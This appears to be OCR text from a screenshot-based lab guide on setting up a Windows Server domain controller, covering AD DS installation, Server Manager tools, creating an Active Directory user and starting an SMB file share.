

Server Manager ▸ Dashboard
Add Roles and Features Wizard
Confirm installation selections
DESTINATION SERVER
HYDRA-DC
Before You Begin
Installation Type
Server Selection
Server Roles
Features
AD DS
Confirmation
Results
To install the following roles, role services, or features on selected server, click Install.
Restart the destination server automatically if required
Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.
Active Directory Domain Services
Group Policy Management
Remote Server Administration Tools
Role Administration Tools
AD DS and AD LDS Tools
Active Directory module for Windows PowerShell
AD DS Tools
Active Directory Administrative Center
AD DS Snap-Ins and Command-Line Tools
Export configuration settings
Specify an alternate source path
< Previous
Next >
Install
Cancel
BPA results
Performance
Performance



Server Manager
Server Manager ▸ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local ser
2 Add roles and features
3 Add other servers to man
4 Create a server group
5 Connect this server to clo
ROLES AND SERVER GROUPS
Roles: 3 | Server groups: 1 | Servers total: 1
AD DS 1
Manageability
Events
Services
Performance
BPA results
DNS
Manageability
Events
Services
Performance
BPA results
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Component Services
Computer Management
Defragment and Optimize Drives
Disk Cleanup
DNS
Event Viewer
Group Policy Management
iSCSI Initiator
Local Security Policy
Microsoft Azure Services
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor
Recovery Drive
Registry Editor
Resource Monitor
Services
System Configuration
System Information
Task Scheduler
Windows Defender Firewall with Advanced Security
Windows Memory Diagnostic
Windows PowerShell
Type here to search
6:13 AM
8/1/2024

Step 4: create a new user in dashboard:






Server Manager
Server Manager ▸ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local ser
2 Add roles and features
3 Add other servers to man
4 Create a server group
5 Connect this server to clo
ROLES AND SERVER GROUPS
Roles: 3 | Server groups: 1 | Servers total: 1
AD DS 1
Manageability
Events
Services
Performance
BPA results
DNS
Manageability
Events
Services
Performance
BPA results
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Component Services
Computer Management
Defragment and Optimize Drives
Disk Cleanup
DNS
Event Viewer
Group Policy Management
iSCSI Initiator
Local Security Policy
Microsoft Azure Services
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor
Recovery Drive
Registry Editor
Resource Monitor
Services
System Configuration
System Information
Task Scheduler
Windows Defender Firewall with Advanced Security
Windows Memory Diagnostic
Windows PowerShell
Type here to search
6:14 AM
8/1/2024



SERVER0\Administrator
Password
SERVER0\Adminis...
Other user





Step 5: provide user details and verify it:






Server Manager
File and Storage Services ▸ Shares
Manage
Tools
View
Help
Servers
Volumes
Disks
Storage Poo
Shares
iSCSI
Work Folders
SHARES
All shares | 2 total
TASKS
VOLUME
NETLOGON on SERVER
TASKS
(C:)
New Share Wizard
Select the profile for this share
Select Profile
Share Location
Share Name
Other Settings
Permissions
Confirmation
Results
File share profile:
SMB Share - Quick
SMB Share - Advanced
SMB Share - Applications
NFS Share - Quick
NFS Share - Advanced
Description:
This basic profile represents the fastest way to create an SMB file share, typically used to share files with Windows-based computers.
Suitable for general file sharing
Advanced options can be configured later by using the Properties dialog
< Previous
Next >
Create
Cancel
Type here to search
6:27 AM
8/1/2024



Server Manager
Server Manager • Dashboard
Manage
Tools
View
Help
New Object - User
Create in: server.locat/Users
Password:
Confirm password:
User must change password at next logon
User cannot change password
Password never expires
Account is disabled
< Back
Next >
Cancel
Protected Us... Security Group... Members of this group ...
RAS and IAS ... Security Group... Servers in this group can...
Read-only D... Security Group... Members of this group ...
Schema Ad... Security Group... Designated administrato...
user 1 User
Hide
Services
Performance
BPA results
Type here to search
6:26 AM
8/1/2024

